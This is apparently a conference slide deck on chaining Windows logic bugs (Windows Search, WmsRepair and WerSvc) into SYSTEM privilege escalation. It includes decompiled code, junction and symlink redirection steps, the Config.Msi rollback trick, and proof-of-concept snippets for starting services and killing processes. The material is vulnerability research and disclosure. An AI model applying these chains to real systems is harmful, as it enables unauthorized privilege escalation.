OFF-BY-ONE CONFERENCE

Chaining Logical Bugs for Reliable Windows LPE

Eight logic bugs, two chains, zero memory corruption.

Bocheng Xiang
@crispr_x · Fudan University

HeeChan Kim
@heegong123 · Soongsil University

Memory corruption got expensive

A decade of mitigations raised the cost of the classic path.

CFG / XFG	CET shadow stack	kCFG	VBS / HVCI
ACG / CIG	Type isolation	Arb-write hardening	Pool hardening

None of the eight bugs in this talk touches any of them.

Eight bugs. Six documented calls, each doing exactly what it was asked:

DeleteFileW	TerminateProcess	DuplicateHandle	ZwCreateKey	SHDeleteKeyW	IoCreateFileEx

Behavioural detection is a different story - see the defender slide at the end.

Who we are

Windows LPE and logic-bug research.

Bocheng Xiang

@crispr_x

> PhD candidate, Fudan University

> MSRC MVR 2024 / 2025 · Top #20 on the 2024 Q3 Windows leaderboard

> Papers at USENIX Security, CCS and NDSS

> Spoke at

- BlackHat
- PoC 2025
- RE//verse 2026
- DEFCON 34

HeeChan Kim

@heegong123

> Soongsil University · member of TeamH4C

> MSRC 2024 Q2 Windows leaderboard

> Previously at THEORI, Korea

> Spoke at

- PoC 2025
- RE//verse 2026
- HITCON 2026
- DEFCON 34

Agenda

Two old service bugs we could not fire, the primitive that fires them, and five new ones.

01 **Background**
why logic bugs quietly win, and how to read a bug like an attacker

02 **Userland logic bugs - three services, one SYSTEM shell**
CVE-2024-30033 · CVE-2024-49107 · ZDI-24-1098 · CVE-2025-55692

03 **Registry and kernel logic bugs - the same mistakes, one ring down**
CVE-2025-60705 · CVE-2025-59512 · CVE-2025-59516 · CVE-2025-64673

04 **Takeaways**
how each bug dies, what Microsoft actually shipped, and what stays alive

PART 01 / 04

Background

Why logic bugs quietly win - and how to read a bug like an attacker.

The kinds of logic bug we look for

We only did link following. The rest are here so nobody leaves thinking that is the whole class.

Link following

Junctions and \RPC Control object symlinks. Every bug in this talk.

Token confusion

A process token used where a thread token was meant. Angelboy has done more here than we have.

DLL side-loading · unquoted service paths · weak DCOM ACLs

Well covered elsewhere. We skipped them.

Six mistakes, eight bugs

Every vulnerability in this talk reduces to one of these - usually to a single missing check.

WHAT THE CODE GETS WRONG	THE LINE	SEEN IN
Path built from a caller string	`StringCchPrintfW(L"%s\\%s\\...", base, a2)`	CVE-2024-30033
Validated by path, used by path	`CreateDumpFilesList -> RemoveDumpFiles`	CVE-2024-49107
Acts on a caller-given PID (x2)	`OpenProcess(msg->pid)`, no caller check	ZDI-24-1098 · -55692
Creates while impersonating	`OBJECT_ATTRIBUTES.SecurityDescriptor = NULL`	CVE-2025-60705
Follows a registry symbolic link	`RegOpenKeyExW(.., ulOptions = 0, ..)`	CVE-2025-59512
Kernel open with no check (x2)	`IoCreateFileEx(Attributes = 0x240)`	CVE-2025-59516 · -64673

Six causes, eight bugs - two of these six mistakes were each made twice, in two different components.

How we looked for them

No fuzzing, no corpus. We asked the same short list of questions of everything running as SYSTEM.

01 **Who is allowed to talk to it?**
device ACLs (DeviceTree) · service and scheduled-task ACLs (accesschk64) · ALPC ports · COM CLSIDs

02 **How does it start, and can we start it?**
sc qc · sc qtriggerinfo - auto-start, demand-start, and ETW start triggers a normal user can fire

03 **What does it read that we can write?**
state files under the user profile · weak-ACL registry keys · PIDs, handles and paths from the caller

04 **What did the last patch actually change?**
Winbindex + bindiff - added flags, added security descriptors, and FeatureImpl gates that only hide the code

\+ Questions 1 and 2 decide reachability. Question 4 is where three of these eight came from.

Where the eight bugs live

Everything in this talk lives in one of these six components.

USER MODE · SYSTEM components a normal user can reach

SearchIndexer.exe	WmsSelfHealingSvc	svchost -k WerSvcGroup	wsqmcons.exe
WSearch · auto-start	MultiPoint role only	manual · ETW trigger	CEIP task · any user
CVE-2024-30033	CVE-2024-49107	ZDI-24-1098 CVE-2025-55692	CVE-2025-59512

ring / privilege boundary

KERNEL · drivers an Authenticated User can open

csc.sys	storvsp.sys	
Offline Files · via COM	\Device\STORVSP · AU: all	
CVE-2025-60705	CVE-2025-59516	CVE-2025-64673

All reachable from one unprivileged account - though two need their feature installed first.

PART 02 / 04

Userland Logic Bugs

Three Windows services that trust a file, a PID, and an array index.

BUG

01

CVE-2024-30033

Windows Search Service · SearchIndexer.exe

A SYSTEM service parses a state file we own, then deletes a path it builds out of one of its fields.

PRIMITIVE

Arbitrary file DELETE, as SYSTEM


HOW WE TRIGGER IT

Plant TextHarvester.dat, redirect WaitList.dat

ROLE IN THE CHAIN

weak primitive - needs an amplifier

Windows Search Service EoP



RELEASED
May 14, 2024

IMPACT
Elevation of Privilege - Important

WEAKNESS
CWE-59 Link Following

METRICS
CVSS 3.1 7.0 / 6.1

AV:L / AC:H / PR:L / UI:N

A SYSTEM service parses a file we own, splices one field into a path, and calls DeleteFileW() on the result. We read AC:H as pricing in the service-restart precondition. Bug 03 removes it.

The service, and the file it trusts

A SYSTEM service, a plugin, and a state file that lives in a directory we can write.

```
sc qc WSearch
```

```
SERVICE_NAME: WSearch
  START_TYPE         : 2   AUTO_START
  BINARY_PATH_NAME   : C:\Windows\system32\
                       SearchIndexer.exe /Embedding
  SERVICE_START_NAME : LocalSystem
```

What it loads and reads

IpsPlugin.dll
C:\Program Files\Common Files\...\ink\

TextHarvester.dat
%LOCALAPPDATA%\
Microsoft\InputPersonalization\
TextHarvester\

WSearch starts
auto-start, as SYSTEM

→

loads IpsPlugin.dll
the real surface

→


reads TextHarvester.dat
from a directory we own

→

acts on one field of it
the whole bug

SearchIndexer.exe - the call flow

One start-up path, from the service entry point down to the two calls that matter.



Two leaf calls are the entire vulnerability surface - "if my file parsed, delete my file."

Initialize - read, then delete

IpsPlugin.dll - CCommunicationManager::Initialize()

```
bool __fastcall CCommunicationManager::Initialize(
        CCommunicationManager *this, const unsigned __int16 *a2,
        struct CChannelCreatorBase *a3)
{
  ...
  v7 = CConnectionTable::Load(this + 48, v4);          // parse .dat
  if ( v7 )
    v7 = CConnectionWaitList::Load(this + 384,         // the delete
                                   v6, this + 48);
  ...
}
```

Load Parse TextHarvester.dat into a table - it must return true.

if(v7) The delete runs ONLY if the parse fully succeeded. Our whole PoC job: make the parser happy.

this+48 The parsed table - carrying our UsernamePath - is handed straight to the delete routine.

The .dat format - one field we control

The whole format is filler around a single attacker-controlled path string.

[1]	**Header** 4-byte int == 0xC8	0xC8
[2]	**SID string** LPWSTR	S-1-5-18
[3]	**UsernamePath** LPWSTR - no \ filter	**user\TempData**
[4-8]	**temp strings + bytes** just satisfy the reader	any
[9-11]	**temp dwords + blob** read because header == 0xC8	0 ... 3

the only field that matters

Spliced into the printf template, and backslashes are not filtered out.

The header, the SID, and the sink

IpsPlugin.dll - CUserId::Load()

```
char __fastcall CUserId::Load(CUserId *this, CSavedStateReader *a2, ...)
{
  if ( !CSavedStateReader::Read(a2, v18, 4u)
       || v18[0] != 0xC8 && v18[0] != 100 )          // [1] header
    return 0;
  LPWSTR = CSecurityID::Load(v5, a2);               // [2] SID
  if ( !LPWSTR ) return LPWSTR;
  if ( !CSavedStateReader::ReadLPWSTR(a2, this + 4) ) // [3] UsernamePath
    return 0;
  ...   // do/while just measures the string length
}
```

[1] Reject unless the first dword is 0xC8 (200) or 0x64 (100) - trivial to satisfy.

[2] Parses a SID string; we hand it S-1-5-18, present on every box.

[3] Reads UsernamePath straight off disk into this+4 - no backslash filter, no canonicalization. This one line is the whole bug.

The delete routine

IpsPlugin.dll - CConnectionWaitList::Load()

```
bool __fastcall CConnectionWaitList::Load(...)
{
  ...
  v11 = CUserProfilePathBuilder::SetUser(v14,
          *(v9 + 16) + 32);                    // [12] our UsernamePath
  if ( v11 && CUserProfilePathBuilder::FileExists(v14, v12) ) // [13]
  {
    StringCchCopyW(pszPath, 0x104, v10);
    if ( PathAppendW(pszPath, L"WaitList.dat") )   // [14]
      DeleteFileW(pszPath);                    // [15] EXPLOIT POINT
  }
  ...
}
```

[12] The argument at +32 is our parsed UsernamePath - passed into the path builder unmodified.

[13] FileExists is a soft gate - the path just has to exist. A junction satisfies it.

[14][15] PathAppendW tacks WaitList.dat onto our steered path; DeleteFileW then runs as SYSTEM. The money line.

The unsanitized join (the sink)

IpsPlugin.dll - CUserProfilePathBuilder::SetUser()

```
bool __fastcall CUserProfilePathBuilder::SetUser(
        CUserProfilePathBuilder *this, const unsigned __int16 *a2)
{
  ...
  StringCchPrintfW(
      v2, 0x104,

L"%s\\%s\\%s\\Microsoft\\InputPersonalization\\TextHarvester",
      this,           // C:\Users\ - the profiles root
      a2,             // [16] = UsernamePath, verbatim from our file
      s_wszLocalAppDataRelativePath);
  ...
}
```

a2 The second %s is exactly the string we wrote into the .dat, byte for byte.

[16] StringCchPrintfW does plain substitution - nothing checks that a2 is a single directory name.

=> Because a2 may contain "\", we extend the path into any directory we own.

WaitList.dat -> anything you want

No file symlink involved - a normal user cannot make one. Two hops that we can.

HOP 1 · the directory chain we own

C:\Users\user
- TempData — we create it
  - AppData\Local
    - Microsoft\InputPersonalization
      - TextHarvester — junction

HOP 2 · object manager

\RPC Control
WaitList.dat
object symlink · any user

→

C:\Windows\System32
license.rtf
SYSTEM-owned

and what the service does with it

SearchIndexer.exe
SYSTEM

→

builds our path
SetUser + PathAppendW

→

FileExists -> true
resolves both hops

→

DeleteFileW
resolves them again

! Both hops are creatable by a standard user. The service resolves the path twice and never looks at what it resolved to.

Arbitrary delete is basically SYSTEM

The well-known Config.Msi / installer-rollback trick (h/t ZDI · Abdelhamid Naceri · Wh04m1001).

1. Windows Installer (SYSTEM) writes rollback .rbs files into C:\Config.Msi
2. Turn the file delete into a folder delete: C:\Config.Msi
3. Recreate C:\Config.Msi as us - now we own the ACL
4. Plant a malicious .rbs that launches cmd.exe
5. Abort the install -> Installer rolls back -> runs OUR .rbs as SYSTEM -> shell

Config.Msi rollback

```
delete  C:\Config.Msi
mkdir   C:\Config.Msi
write   evil.rbs
[rollback fires]

C:\> whoami
nt authority\system
```

+ A background AfdToEop thread starts-then-aborts the install to drive the rollback - deterministic, no race to win.
The file-delete to folder-delete step is the documented ZDI / Naceri technique.

But... you have to restart WSearch

The delete only fires when WSearch (re)starts. And that is the whole problem:

- x WSearch is configured auto-start
- x Standard users cannot stop or restart it
- x Every public PoC we found restarts it from an elevated prompt

Limited LPE

Real bug. We could not fire it.

We need to force the restart ourselves - which means we need **an arbitrary process KILL.**

Remember Microsoft's AC:H rating? That is what it measures. Remove it and the CVSS moves.

Patch - they stopped calling it

Some of these bugs got a real fix later. This one only ever got a switch.

IpsPlugin.dll - CConnectionWaitList::Load, patched

```
bool __fastcall CConnectionWaitList::Load(...)
{
  ...
+ if ( !FeatureImpl<Feature_3776113982>::IsEnabled() )
+ {
    CUserProfilePathBuilder::SetUser(v14, a2);
    if ( CUserProfilePathBuilder::FileExists(v14, v12) )
      DeleteFileW(pszPath);        // the delete, now
+ }                                 gated
  ...
}
```

WIL gate The whole SetUser / FileExists / DeleteFileW block is wrapped in a feature-flag check.

gated With the feature enabled the whole block is skipped and the delete never runs.

no sanitizer They did not add link validation. They stopped calling the dangerous code.

! The bug is still in the binary. The fix is a gate, and a gate can be turned off again.

BUG

02

CVE-2024-49107

WmsRepair Service · WmsSelfHealingSvc.exe

A Feature-on-Demand self-healing service enumerates dump files, then deletes them by path a moment later.

PRIMITIVE

Arbitrary file DELETE, as SYSTEM


HOW WE TRIGGER IT

A path validated in one stage and re-resolved in the next

ROLE IN THE CHAIN

weak primitive - needs an amplifier

WmsRepair Service EoP



RELEASED
Dec 10, 2024

IMPACT
Elevation of Privilege - Important

WEAKNESS
CWE-59 + CWE-284

METRICS
CVSS 3.1 7.3 / 6.4

A SYSTEM task enumerates *.dmp files, checks their attributes, then deletes them by path a moment later. Everything that happens between those two steps belongs to us.

Diffing the patch - Redirection Guard

wmsselfhealingsvc.exe - patched (right side of the diff)

```
  while ( *v8 );
  if ( v6 )
    *v6 = 0;
}
+ policy = 1;
+ if ( !SetProcessMitigationPolicy(16, &policy, 4) )
  {
    v10 = LastError = GetLastError();
    if ( LastError > 0 )
      v10 = (unsigned __int16)LastError | 0x80070000;
  ...
```

16 = the Redirection Guard mitigation policy, applied per process.

effect Once set, the process refuses to follow junctions created by lower-privileged users.

so The root cause really was junction / link following in a SYSTEM process.

[1] msrc.microsoft.com/blog/2022/10/redirectionguard-mitigating-unsafe-junction-traversal

The cleanup routine - and its default

WmsConfigTasks.dll - CCleanupDumpsFolder::Execute()

```
__int64 __fastcall CCleanupDumpsFolder::Execute(__int64 thisPtr)
{
  void* logsPath = nullptr;
  DWORD maxDumpCount = 1;                          // [2] default
  if (GetLogsFolderPath(thisPtr, &logsPath) < 0) // [1] logs folder
    goto cleanup;
  RegGetValueW(HKEY_LOCAL_MACHINE,
      L"SOFTWARE\\Microsoft\\Windows MultiPoint Server\\ConfigTasks",
      L"MaxDumpsCount", RRF_RT_REG_DWORD, nullptr, &maxDumpCount, &size);
  if (CreateDumpFilesList(...) >= 0) {             // [3] build list
    auto fileCount = *(_QWORD*)(thisPtr + 16);
    if (fileCount > maxDumpCount)
      RemoveDumpFiles(..., fileCount - maxDumpCount);   // [4] delete
  }
}
```

[1] Resolve the logs folder path.

[2] Read MaxDumpsCount from the registry. There is NO value by default, so it stays 1.

[3] Enumerate the dump files into a list.

[4] Delete (fileCount - maxDumpCount) of them. Two files on disk = exactly one deletion.

Where the security check lives

WmsConfigTasks.dll - CCleanupDumpsFolder::CreateDumpFilesList()

```
if (ExpandEnvironmentStringsW(a2, Dst, 0x104u) - 1 <= 0x103) {
  // C:\ProgramData\Microsoft\Windows MultiPoint Server\Dumps
  hr = PathCchCombineEx(FileName, v5, Dst, L"*.dmp", v26);   // [1]
  HANDLE hFind = FindFirstFileW(FileName, &FindFileData);
  if (GetLastError() == ERROR_FILE_NOT_FOUND) return S_OK;
  do {
    if ((FindFileData.dwFileAttributes & 0x28450) == 0) {    // [2]
    //  DIRECTORY|DEVICE|REPARSE_POINT|INTEGRITY_STREAM|NO_SCRUB
      // dirs, devices, reparse points, integrity/no-scrub
      hr = PathCchCombineEx(v31, v10, Dst, FindFileData.cFileName, v27);
      void* pEntry = operator new(0x218uLL);                 // [3]
      // copy the full dump file path into the node structure
      ...
    }
  } while (FindNextFileW(hFind, &FindFileData));
}
```

[1] Search for *.dmp in the dumps directory.

[2] 0x28450 = DIRECTORY | DEVICE | REPARSE_POINT | INTEGRITY_STREAM | NO_SCRUB. This is the only security check in the path.

[3] Record the full path into a node structure, later consumed by RemoveDumpFiles.

but Only the attributes are validated - at enumeration time. No handle is kept, nothing is pinned.

And where the action happens

WmsConfigTasks.dll - CCleanupDumpsFolder::RemoveDumpFiles()

```
__int64 __fastcall CCleanupDumpsFolder::RemoveDumpFiles(
        CCleanupDumpsFolder *this, unsigned __int64 maxCount)
{
  unsigned __int64 index = 0;
  const WCHAR **fileList = (const WCHAR **)((char *)this + 48);
  const WCHAR *entry = *fileList;
  while (entry != (const WCHAR *)fileList && index < maxCount) {
    if (!entry) break;                    // [1] validate node ptr
    DeleteFileW(entry + 8);               // [2] just delete it
    entry = *(const WCHAR **)entry;       // [3] next entry
    ++index;
  }
  return 0;
}
```

[1] Walk the node list produced by CreateDumpFilesList.

[2] DeleteFileW on the stored path - by name, as SYSTEM. No re-validation, no attribute check.

[3] Move to the next entry and repeat until index == maxCount.

=> The path was checked once; it is used later. Classic TOCTOU.

The environmental enabler: a weak DACL

We cannot read the directory. We do not need to - we only need to put files in it.

`C:\ProgramData\Microsoft\Windows MultiPoint Server\Dumps`

	list	create	write	delete
NT AUTHORITY\SYSTEM	YES	YES	YES	YES
BUILTIN\Administrators	YES	YES	YES	YES
Everyone (that is us)	NO	YES *	YES *	NO

no DELETE on the directory - but every file we drop in it is ours

the ACE that matters

```
Everyone:(OI)(CI)(SPECIAL ACCESS)
   FILE_GENERIC_WRITE
   FILE_WRITE_DATA
   FILE_APPEND_DATA
   FILE_WRITE_EA
*  a right we should not have
```

proof

```
C:\> cd "C:\ProgramData\Microsoft\Windows MultiPoint Server\Dumps"
  Access is denied.
C:\> echo 1 > "C:\ProgramData\...\MultiPoint Server\Dumps\1.txt"
  Success.        <- we do not need to read it, only to write into it
```

Procmon - proving the deletion rule

MaxDumpsCount defaults to 1, so the service deletes (fileCount - 1) files. Deterministic.

0 dmp files	CreateFile / QueryDirectory -> NO SUCH FILE	nothing happens
1 dmp file	QueryDirectory *.dmp -> 1.dmp, CloseFile	still nothing
2 dmp files	SetDispositionInformationFile on 1.dmp	**ONE deletion, as SYSTEM**

\+ Two files on disk deterministically trigger exactly one SYSTEM-context delete - no timer, no luck.

Exploit - the TOCTOU window

CreateDumpFilesList validates, RemoveDumpFiles acts, and nothing is re-checked in between.



! The path is resolved once to validate it, and again to delete it. We only have to be in between.

Two real bugs. The same missing piece.

CVE-2024-30033 Windows Search

Primitive	arbitrary file delete (SYSTEM)
Sink	DeleteFileW on a path we steer
Technique	junction + object symlink
Blocker	**fires only when WSearch starts** and we cannot restart WSearch

CVE-2024-49107 WmsRepair

Primitive	arbitrary file delete (SYSTEM)
Sink	DeleteFileW after a TOCTOU swap
Technique	swap the path between the two
Blocker	**fires only when WmsRepair starts** and we cannot restart it either

Both are genuine SYSTEM file-delete primitives, both gated on a service (re)start we cannot request.
Fix that one thing and we can fire each of them whenever we like - Search deterministically, WmsRepair as often as the race needs.

The missing piece: a free KILL primitive

The delete works. Waiting for the service to restart on its own does not.

Kill it ourselves, start it again ourselves - neither step needs a privilege we lack:



! **So where does a normal user get an arbitrary process kill?**
Microsoft assigned no CVE and marked it Won't Fix. It is still there.

BUG

03

ZDI-24-1098

Windows Error Reporting · svchost -k WerSvcGroup

Missing authorization on the hang-report path: name a PID and WerSvc terminates it for you.

PRIMITIVE

Arbitrary process TERMINATION, as SYSTEM

HOW WE TRIGGER IT


ETW start-trigger, then one ALPC hang-report

ROLE IN THE CHAIN

amplifier - and still unpatched

BUG 03 / 08

Windows Error Reporting - arbitrary process kill



PUBLISHED
August 6, 2024

CVE ID
(none - never assigned)

CVSS
5.5 AV:L/AC:L/PR:L/.../A:H


VENDOR
Microsoft · Windows

STATUS
WON'T FIX · UNPATCHED

! The advisory says "denial of service". Read as an exploit developer: a low-privileged caller gets SYSTEM to terminate any non-protected process it names. Verified still reachable at the time of writing.

The ALPC message WerSvc accepts

One fixed-size port message. Everything the service later acts on lives in these fields.



bug 03 uses exactly one field

pid at 0x30 -> OpenProcess -> TerminateProcess

bug 04 uses the parallel arrays

slot i = handle[i] + type[i] + errorCode[i]

three of them are parallel - one logical slot per index

snapshotHandles[i] 0x78 + 8i	+	**snapshotTypes[i]** 0xF8 + i
+		**errorCodes[i]** 0x108 + 4i

The service validates the header, then trusts the payload - where both WerSvc bugs live.

The hang-report path

A single request code walks all the way down to a SYSTEM TerminateProcess.



All of this runs inside svchost.exe -k WerSvcGroup, as NT AUTHORITY\SYSTEM. The only thing between a low-priv caller and TerminateProcess is an authorization check.

Where the missing check matters

wersvc - Terminate Hang Process / CHungApp::Report

```
// requestCode 0x10000000, msg->pid chosen by the caller
CWerService::SvcReportHang(msg)
  -> CWerService::TryReportHang(msg)
       -> CHangrepServer::ReportHang(msg)
            -> CHungApp::Report(msg):

  hProc = OpenProcess(0x100611, FALSE, msg->pid);
  token = UserTokenUtility::GetProcessToken(hProc);
  CreateProcessAsUserW(token, L"werfault.exe /h ...", ...);

  // nothing here compares the caller to msg->pid
  if (hProc)
      TerminateProcess(hProc, 0xCFFFFFFF);
```

0x10000000 We connect WerSvc's ALPC server and send this request with msg->pid = our target.

OpenProcess WerSvc opens the PID we supplied - under SYSTEM authority.

the gap Nothing on this path compares the caller to msg->pid. Any non-protected process, including SYSTEM's.

...but WerSvc is not always running

> WerSvc is startup-type Manual (svchost -k WerSvcGroup)

> When stopped there is no ALPC server to connect to

> A normal user cannot "sc start wersvc" directly

> So how is it meant to start? Ask the SCM.

> It registers a CUSTOM ETW start-trigger

> Emit that provider's event -> SCM starts WerSvc for us

sc qtriggerinfo wersvc

```
C:\> sc qtriggerinfo wersvc
[SC] QueryServiceConfig2 SUCCESS

SERVICE_NAME: wersvc
  START SERVICE
    CUSTOM :
      [ETW PROVIDER UUID]
e46eead8-0c54-4489-9898-8fa79d059e0e
```

A service you are not allowed to start, that ships with a documented way for anybody to start it.

Reproduce it - start WerSvc yourself

start_wersvc - emit the ETW trigger

```
// WNF_WER_SERVICE_START state name (8 bytes)
CHAR wnf[8] = { /* WNF_WER_SERVICE_START */ };
ZwQueryWnfStateNameInformation(wnf, 1, 0, &info, sizeof(info));
ZwUpdateWnfStateData(wnf, 0,0,0,0,0);

GUID g;                                  // WerSvc start-trigger provider
g.Data1 = 0xE46EEAD8; g.Data2 = 0x0C54; g.Data3 = 0x4489;
char d4[8]   = { /* ...-9898-8fa79d059e0e */ };
memcpy(&g.Data4, d4, 8);

QWORD v4[2] = { 0 };
EtwEventWriteNoRegistration(&g, v4, 0, 0); // -> WerSvc RUNNING (SYSTEM)
```

WNF Poke WNF_WER_SERVICE_START exactly like wer.dll does.

GUID Rebuild the provider GUID straight from sc qtriggerinfo.

write The event goes out -> SCM starts WerSvc as SYSTEM -> its ALPC server comes up -> the kill is reachable.

Force-start WSearch - don't wait

The kill stops WSearch. Instead of waiting for it to come back, we open its COM object.

start_wsearch - open the Search Manager

```
// WSearch was just killed - now start it, no waiting
ISearchManager *mgr = nullptr;
CoCreateInstance(CLSID_CSearchManager,
    nullptr, CLSCTX_ALL, IID_ISearchManager,
    (void**)&mgr);

// DCOM starts WSearch as SYSTEM  ->  it re-reads our
//    ->  DeleteFileW fires now
```

any user Creating this COM object needs no admin rights.

